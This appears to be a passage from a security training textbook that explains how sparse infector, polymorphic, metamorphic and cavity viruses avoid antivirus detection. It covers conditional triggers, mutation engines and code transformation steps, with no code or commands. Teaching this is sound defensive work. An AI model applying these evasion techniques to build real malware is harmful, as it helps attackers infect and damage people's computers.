


Figure 7.42: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below shows the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Wake up on 15th of
every month and execute code

Figure 7.43: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.



EXE
Encrypted Mutation Engine
Encrypted Virus Code
Decryptor Routine
1
User Runs an Infected Program
2
Decryptor routine decrypts virus code and mutation engine
Encrypted Mutation Engine (EME)
Instruct to create new DR
Instruct to create new EME
4
6
Virus Code
3
Virus Does the Damage
RAM
5
7
8
Virus encrypts itself with new key
BAT
New Decryptor Routine (NDR)
New Encrypted Mutation Engine (EME)
New Virus
New Polymorphic Virus

Figure 7.44: Working of polymorphic virus

Metamorphic Viruses


Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




This diagram depicts metamorphic malware variants with recorded code

Figure 7.45: Working of metamorphic virus

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

